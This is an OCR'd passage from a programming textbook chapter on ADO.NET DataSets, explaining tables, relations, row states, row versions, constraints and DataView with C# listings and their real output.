

Figure 15.30 Microsoft's three-tier architecture. A DataSet is filled in the business tier by data adapters, travels over the Internet or an intranet as XML, and is used in the presentation tier by a Windows program or a web form, with no database connection there at all.

Figure 15.31 repeats the left half of **Figure 15.3** with the DataSet opened up: a DataSet's tables, each with its constraints, columns and rows, and its relations, filled and updated through a DataAdapter and read from and written to an XML file.



Figure 15.31 The connectionless architecture: inside the DataSet, DataTables with Constraints, DataColumns and DataRows, and DataRelations between tables. The DataAdapter fills it and updates the database from it; `ReadXml` and `WriteXml` connect it to XML files.

15.6.2 The DataSet and its parts

A DataSet is a **main memory database** with a relational structure and an object-oriented interface (**Figure 15.32**). It consists of a collection of DataTables and a collection of DataRelations. A DataTable consists of a collection of DataColumns, which is its **schema**; a collection of DataRows, which is its **data**; and a `DefaultView`, a DataView over the table. A DataRelation associates two DataTables, naming a parent table and parent columns, and a child table and child columns.

- An in-memory database
  - relational structure
  - object-oriented interface
- A **DataSet** consists of
  - a collection of DataTables
  - a collection of DataRelations
- A **DataTable** consists of
  - a collection of DataColumns (= the schema)
  - a collection of DataRows (= the data)
  - a DefaultView (a DataView, Section 15.6)
- A **DataRelation**
  - associates two DataTable objects
  - defines ParentTable and ParentColumns, and ChildTable and ChildColumns

Figure 15.32 What a DataSet consists of: tables and relations; what a table consists of: columns (the schema), rows (the data) and a default view; what a relation does: associate a parent table's columns with a child table's columns.

Figure 15.33 draws the same thing as nested boxes, and is the picture to recall whenever you write `ds.Tables["Bill"].Rows[0]["status"]`: each dot in that expression steps one box inward.



Figure 15.33 The structure of a DataSet. `.Tables[…]` reaches a DataTable; `.Columns[…]` its DataColumns (the schema); `.Rows[…]` its DataRows (the data); `.DefaultView` its DataView; `.Relations[…]` the DataRelations between tables.

The class diagram, **Figure 15.34**, gives each class its important properties. A `DataSet` has a name, its `Relations` and `Tables`, and `HasErrors`. A `DataTable` has `ChildRelations` and `ParentRelations`, `Constraints`, `Columns`, a `DefaultView`, `HasErrors`, a `PrimaryKey` (an array of columns, because a key can span several) and `Rows`. A `DataColumn` knows whether it allows NULL (`AllowDBNull`), whether and how it auto-increments (`AutoIncrement`, `AutoIncrementSeed`, `AutoIncrementStep`), its `ColumnName` and `DataType`, an optional computed `Expression`, and whether it is `ReadOnly` or `Unique`. A `DataRelation` has a `RelationName`, a `ParentTable` and `ParentColumns`, and a `ChildTable` and `ChildColumns`.



Figure 15.34 The DataSet class diagram: DataSet, DataTable, DataColumn, DataRow and DataRelation, with the properties this chapter uses.

Finally, **Figure 15.35** shows the full object tree, including the collections that hold everything: `DataRelationCollection`, `DataTableCollection`, `DataRowCollection`, `DataColumnCollection`, and the `ExtendedProperties` in which any object can carry extra information of your own.



Figure 15.35 The DataSet object tree. Navy boxes are objects; amber boxes are the collections and property bags that hold them.

15.6.3 A DataSet built by hand: persons and their contacts

The best way to understand a DataSet is to build one with no database at all. The example is an address book (**Figure 15.36**): a `Person` table with `ID`, `FirstName` and `Name`, and a `Contact` table with its own `ID`, the contact's details and a `PersonID` saying whose contact it is. The concept on the left becomes, on the right, a DataSet with two DataTables and a DataRelation `PersonHasContacts` from `Person.ID` to `Contact.PersonID`. The implementation has three steps: define the schema, define the data, access the data.



Figure 15.36 The person-contacts example: in concept a person has any number of contacts. It is realized as two DataTables, `Person` and `Contact`, joined by the DataRelation `PersonHasContacts`.

Listing 15.9 is the complete program. It follows those three steps in order, and it names the last-name column `LastName`.

Listing 15.9 `AdoBasics/MyAdo.cs`: a DataSet with two tables, a primary key on each, an auto-incrementing `ID`, a relation, one row in each table, `AcceptChanges`, and three ways of reading the result.

```
using System.Data;

namespace AdoBasics;

// The Person/Contact example: a DataSet built by hand -- schema, relation, data, access.
public static class MyAdo
{
    public static void Run()
    {
        // Create DataSet ds & DataTable "Person"
        DataSet ds = new DataSet("PersonContacts");
        DataTable personTable = new DataTable("Person");
        // Define the column "ID" and its properties
        DataColumn col = new DataColumn();
        col.DataType = typeof(System.Int64);
        col.ColumnName = "ID";
        col.ReadOnly = true;
        col.Unique = true;                  // values must be unique
        col.AutoIncrement = true;           // keys are assigned automatically
        col.AutoIncrementSeed = 1;          // the first key is 1
        col.AutoIncrementStep = 1;          // next key = previous key + 1
        // Add the column to the table and set the PK (Primary Key)
        personTable.Columns.Add(col);
        personTable.PrimaryKey = new DataColumn[] { col };
        // Define the other columns and add them to the table
        col = new DataColumn();
        col.DataType = typeof(string);
        col.ColumnName = "FirstName";
        personTable.Columns.Add(col);
        col = new DataColumn();
        col.DataType = typeof(string);
        col.ColumnName = "LastName";
        personTable.Columns.Add(col);
        // Add the table to the DataSet
        ds.Tables.Add(personTable);
```

Listing 15.9 (Continued) *AdoBasics/MyAdo.cs: a DataSet with two tables, a primary key on each, an auto-incrementing ID, a relation, one row in each table, AcceptChanges, and three ways of reading the result.*

```
        // Create DataTable "Contact" in the same way
        DataTable contactTable = new DataTable("Contact");
        col = new DataColumn();
        col.DataType = typeof(System.Int64);
        col.ColumnName = "ID";
        col.ReadOnly = true;
        col.Unique = true;
        col.AutoIncrement = true;
        col.AutoIncrementSeed = 1;
        col.AutoIncrementStep = 1;
        contactTable.Columns.Add(col);
        contactTable.PrimaryKey = new DataColumn[] { col };
        foreach (string name in new[] { "FirstName", "LastName", "NickName", "Email",
"Phone" })
        {
            col = new DataColumn();
            col.DataType = typeof(string);
            col.ColumnName = name;
            contactTable.Columns.Add(col);
        }
        // Define the column "PersonID" and add it to the table
        col = new DataColumn();
        col.DataType = typeof(System.Int64);
        col.ColumnName = "PersonID";
        contactTable.Columns.Add(col);
        // Add the table to the DataSet
        ds.Tables.Add(contactTable);

        // Define the relationship
        DataColumn parentCol = ds.Tables["Person"]!.Columns["ID"]!;
        DataColumn childCol = ds.Tables["Contact"]!.Columns["PersonID"]!;
        DataRelation rel = new DataRelation("PersonHasContacts", parentCol, childCol);
        ds.Relations.Add(rel);

        // Data operation: add a row to the table "Person"
        DataRow personRow = personTable.NewRow();
        personRow[1] = "Wolfgang";                          // column 1 is FirstName
        personRow["LastName"] = "Beer";
        personTable.Rows.Add(personRow);
```

Listing 15.9 (Continued) *AdoBasics/MyAdo.cs: a DataSet with two tables, a primary key on each, an auto-incrementing ID, a relation, one row in each table, AcceptChanges, and three ways of reading the result.*

```
        // Data operation: add a row to the table "Contact"
        DataRow contactRow = contactTable.NewRow();
        contactRow["FirstName"] = "Wolfgang";
        contactRow["LastName"] = "Beer";
        contactRow["Phone"] = "08123456789";
        contactRow["PersonID"] = (long)personRow["ID"];     // defines the relation
        contactTable.Rows.Add(contactRow);

        // Accept the changes permanently, if there are no errors
        if (ds.HasErrors)
        {
            ds.RejectChanges();
        }
        else
        {
            ds.AcceptChanges();
        }

        // Access the DataSet
        Console.WriteLine("Table: Person");
        Console.WriteLine(" ID  FirstName   LastName");
        foreach (DataRow person in personTable.Rows)
        {
            Console.WriteLine("{0,3} {1,10} {2,10}",
                person["ID"], person["FirstName"], person["LastName"]);
        }
        // Another way: follow the relation from the parent row
        Console.WriteLine("\nTable: Contact");
        Console.WriteLine(" FirstName   LastName       Phone   PersonID");
        foreach (DataRow contact in personRow.GetChildRows("PersonHasContacts"))
        {
            Console.WriteLine("{0,10} {1,10} {2,10} {3,10}",
                contact["FirstName"], contact["LastName"],
                contact["Phone"], contact["PersonID"]);
        }
```

Listing 15.9 (Continued) *AdoBasics/MyAdo.cs: a DataSet with two tables, a primary key on each, an auto-incrementing ID, a relation, one row in each table, AcceptChanges, and three ways of reading the result.*

```
        // DataRowVersion example
        Console.WriteLine("\nDataRowVersion example");
        bool hasOriginal = personRow.HasVersion(DataRowVersion.Original);
        if (hasOriginal)
        {
            string originalName = (string)personRow["LastName", DataRowVersion.Original];
            Console.WriteLine("LastName: " + originalName);
        }
    }
}
```

The schema. Each column is a `DataColumn` with a `DataType` and a `ColumnName`, added to the table's `Columns`. The `ID` column is `ReadOnly` (the program may not change it), `Unique` (no two rows share a value), and `AutoIncrement` with a seed of 1 and a step of 1, so the first row added gets 1, the next 2, and so on; a seed and step of −1, which you will also meet, give −1, −2, … and are used when the real key will be assigned later by a database, so that temporary keys can never collide with real ones. `PrimaryKey` is set to an *array* of columns. The relation is created from the parent column and the child column and added to `ds.Relations`; by default, adding it also creates a `ForeignKeyConstraint` on the child table and a `UniqueConstraint` on the parent.

The data. `personTable.NewRow()` creates a row with the table's schema but *not yet in the table*; values are assigned by position (`personRow[1]`) or by name (`personRow["LastName"]`); `Rows.Add` puts it in. The contact's `PersonID` is taken from the person row's `ID`, which the auto-increment has just filled in — that one assignment is what defines the relation between the two rows.

The access. A `foreach` over `personTable.Rows` reads every person; `personRow.GetChildRows("PersonHasContacts")` follows the relation from a parent row to its children, the in-memory equivalent of a join; and `personRow["LastName", DataRowVersion.Original]` asks for a column's value *as it was when the changes were last accepted*, which Section 15.6.5 explains.

Run it with `dotnet run -- myado`. **Listing 15.10** is the real output; run on Windows, the program prints the same characters.

Listing 15.10 The output of **Listing 15.9**, from .NET 10 on Linux.

```
Table: Person
 ID  FirstName   LastName
  1   Wolfgang       Beer

Table: Contact
 FirstName   LastName       Phone   PersonID
  Wolfgang       Beer 08123456789          1

DataRowVersion example
LastName: Beer
```

15.6.4 Change management and the states of a row

A DataSet **maintains all changes** made to it since it was filled or created. Changes are accepted with `AcceptChanges()` or discarded with `RejectChanges()` (**Figure 15.37**), and the usual shape is: if anything reported an error, reject; otherwise accept.

```
...
    if (ds.HasErrors) {
        ds.RejectChanges();
    } else {
        ds.AcceptChanges();
    }
}
```

Figure 15.37 Change management: reject the changes if the DataSet has errors, otherwise accept them.

To remember changes, every DataRow carries a **state**, `RowState`, one of `Added`, `Deleted`, `Detached`, `Modified` and `Unchanged`. **Figure 15.38** is the state diagram: which operation moves a row from which state to which.

```
public DataRowState RowState { get; }
```

```
public enum DataRowState {
    Added, Deleted, Detached, Modified, Unchanged
}
```



Figure 15.38 The state diagram of a DataRow. `NewRow` creates a *Detached* row; `Rows.Add` makes it *Added*; `AcceptChanges` makes *Added* and *Modified* rows *Unchanged* and removes *Deleted* ones; assigning a value makes an *Unchanged* row *Modified*; `Delete` makes it *Deleted*; `RejectChanges` returns *Modified* and *Deleted* rows to *Unchanged* and removes *Added* ones.

Listing 15.11 walks a single row of the Laundry's `Service` table through the diagram, printing the state and the three versions of its price after every step.

Listing 15.11 The first half of `AdoBasics/RowStates.cs`: one row, every transition of **Figure 15.38**, and the row's versions printed at each step.

```
    static void Show(string step, DataRow row)
    {
        string current = row.HasVersion(DataRowVersion.Current) ? $"{row["price",
DataRowVersion.Current]}" : "-";
        string original = row.HasVersion(DataRowVersion.Original) ? $"{row["price",
DataRowVersion.Original]}" : "-";
        string proposed = row.HasVersion(DataRowVersion.Proposed) ? $"{row["price",
DataRowVersion.Proposed]}" : "-";
        Console.WriteLine($"{step,-36} {row.RowState,-10} current={current,-6}
original={original,-6} proposed={proposed}");
    }

    public static void Run()
    {
        var service = new DataTable("Service");
        service.Columns.Add("id", typeof(string));
        service.Columns.Add("description", typeof(string));
        service.Columns.Add("price", typeof(int));
        service.PrimaryKey = new[] { service.Columns["id"]! };

        DataRow row = service.NewRow();
        row["id"] = "S0001"; row["description"] = "Wash, dry & fold (per kg)"; row["price"]
= 8000;
        Show("row = table.NewRow()", row);
        service.Rows.Add(row);
        Show("table.Rows.Add(row)", row);
        service.AcceptChanges();
        Show("AcceptChanges()", row);
        row.BeginEdit();
        row["price"] = 8500;
        Show("BeginEdit(); price = 8500", row);
        row.EndEdit();
        Show("EndEdit()", row);
        service.RejectChanges();
        Show("RejectChanges()", row);
        row["price"] = 9000;
        service.AcceptChanges();
        Show("price = 9000; AcceptChanges()", row);
        row.Delete();
        Show("row.Delete()", row);
        service.RejectChanges();
        Show("RejectChanges()", row);
        row.Delete();
        service.AcceptChanges();
        Console.WriteLine($"{"row.Delete(); AcceptChanges()",-36} {row.RowState,-10} (gone:
the table has {service.Rows.Count} rows)");
```

Listing 15.12 The real output of **Listing 15.11**. Follow it on **Figure 15.38**: Detached, Added, Unchanged, Modified, Unchanged again after `RejectChanges`, Deleted, Unchanged, and finally removed from the table.

```
row = table.NewRow()                Detached   current=-      original=-
proposed=8000
table.Rows.Add(row)                 Added      current=8000   original=-      proposed=-
AcceptChanges()                     Unchanged  current=8000   original=8000   proposed=-
BeginEdit(); price = 8500           Unchanged  current=8000   original=8000
proposed=8500
EndEdit()                           Modified   current=8500   original=8000   proposed=-
RejectChanges()                     Unchanged  current=8000   original=8000   proposed=-
price = 9000; AcceptChanges()       Unchanged  current=9000   original=9000   proposed=-
row.Delete()                        Deleted    current=-      original=9000   proposed=-
RejectChanges()                     Unchanged  current=9000   original=9000   proposed=-
row.Delete(); AcceptChanges()       Detached   (gone: the table has 0 rows)
```

The output settles several questions that the diagram alone leaves open. A new row is *Detached* and has no current value yet, only a *proposed* one. `Rows.Add` makes it *Added*, with a current value but no original: there was no "before". After `AcceptChanges` the row is *Unchanged* and its original equals its current value. Between `BeginEdit()` and `EndEdit()` the new value is only *proposed* and the state has not changed; `EndEdit()` makes it current and the row *Modified*, with the original still remembered — which is exactly what `RejectChanges` restores. A deleted row keeps only its original version, so that the DataAdapter can still say *which* row to delete; after `AcceptChanges` it is gone.

These states are what a DataAdapter reads to decide what to send to the database: an `INSERT` for each *Added* row, an `UPDATE` for each *Modified* one, a `DELETE` for each *Deleted* one, and nothing for *Unchanged* rows. `GetChanges()` returns a copy containing only the rows that would be sent:

```
What GetChanges() would send to the database:
  Modified  S0002
  Deleted   S0003
  Added     S0004
```

15.6.5 Row versions

A DataSet stores **different versions of a row's values** (**Figure 15.39**), identified by `DataRowVersion`: `Current`, the current values; `Original`, the values when changes were last accepted; `Proposed`, values being edited between `BeginEdit` and `EndEdit`; and `Default`, which means "whichever version fits the row's state" — `Current` for Added, Modified and Unchanged rows, `Original` for Deleted rows, `Proposed` for Detached ones.

- A DataSet stores several versions of a row's values

```
public enum DataRowVersion {
    Current, Original, Proposed, Default
}
```

Current	current values
Original	original values
Proposed	proposed values (values being edited)
Default	the default, based on the DataRowState

DataRowState	Default
Added, Modified, Unchanged	Current
Deleted	Original
Detached	Proposed

Example

```
bool hasOriginal = personRow.HasVersion(DataRowVersion.Original);
if (hasOriginal) {
    string originalName =
        (string) personRow["Name", DataRowVersion.Original];
}
```

Figure 15.39 `DataRowVersion`: current, original, proposed and default values, and which version is the default for each row state. `HasVersion` asks whether a version exists before the indexer is used to read it.

The last lines of **Listing 15.9** used exactly the example of **Figure 15.39**: `HasVersion(DataRowVersion.Original)` and then `personRow["LastName", DataRowVersion.Original]`. Versions are how a DataAdapter implements **optimistic**

concurrency (Section 15.7.3): it writes `UPDATE … WHERE id = @id AND price = @original_price`, using the original version in the `WHERE` and the current version in the `SET`.

15.6.6 Constraints, exceptions and row errors

ADO.NET checks the validity of operations on DataSets and throws **DataExceptions** when one would break a rule. The second half of `RowStates.cs` provokes the two most common ones, and then shows a subtlety of row errors that the usual `if (ds.HasErrors) ds.RejectChanges()` pattern hides.

```
Constraints the DataSet enforces by itself:
  ConstraintException: Column 'id' is constrained to be unique.  Value 'S0002' is already
present.
  InvalidConstraintException: ForeignKeyConstraint Service_Bill requires the child key
values (S0099) to exist in the parent table.

Row errors: HasErrors and RejectChanges
  ds.HasErrors = True; S0002.RowError = "A price must be positive."
  after RejectChanges: S0002 price = 12500, HasErrors = True
  after ClearErrors:   HasErrors = False
```

A second `S0002` is refused by the primary key's `UniqueConstraint` with a `ConstraintException`. A bill for service `S0099`, which does not exist, is refused by the relation's `ForeignKeyConstraint` with an `InvalidConstraintException`. Both are subclasses of `DataException`, and both are thrown at `Rows.Add`, before the row is in the table. A **row error** is different: `RowError` is a message a program attaches to a row to say "this row is wrong" without throwing, and `HasErrors` becomes true for the row, its table and its DataSet. The output shows that `RejectChanges()` restored the price but did **not** clear the error: the message is not a change, so it is not undone. `ClearErrors()` removes it. A program that uses `HasErrors` to decide whether to accept must also clear the errors it has dealt with, or every later check will reject.

15.6.7 DataView: sorting, filtering and finding

A **DataView** is a view of a DataTable (**Figure 15.40**). It supports `RowFilter`, filtering by an expression; `RowStateFilter`, filtering by row state; and `Sort`, sorting by one or more columns. It supports changing data rows through the view, and **fast search** on the sorted columns with `Find` and `FindRows`. It copies no rows: it is an ordered list of pointers into the table, so creating several views of one table costs almost nothing. DataView objects can be displayed by user-interface elements — a DataGrid, a Web Forms GridView, or, in Razor Pages, a `foreach`.

- A **DataView** is a view of a table
  - **RowFilter**: filter by an expression
  - **RowStateFilter**: filter by row state
  - **Sort**: sort by columns
- A DataView supports
  - changing data rows
  - fast search on the sorted columns
- A DataView can be displayed by user-interface controls, e.g. a grid

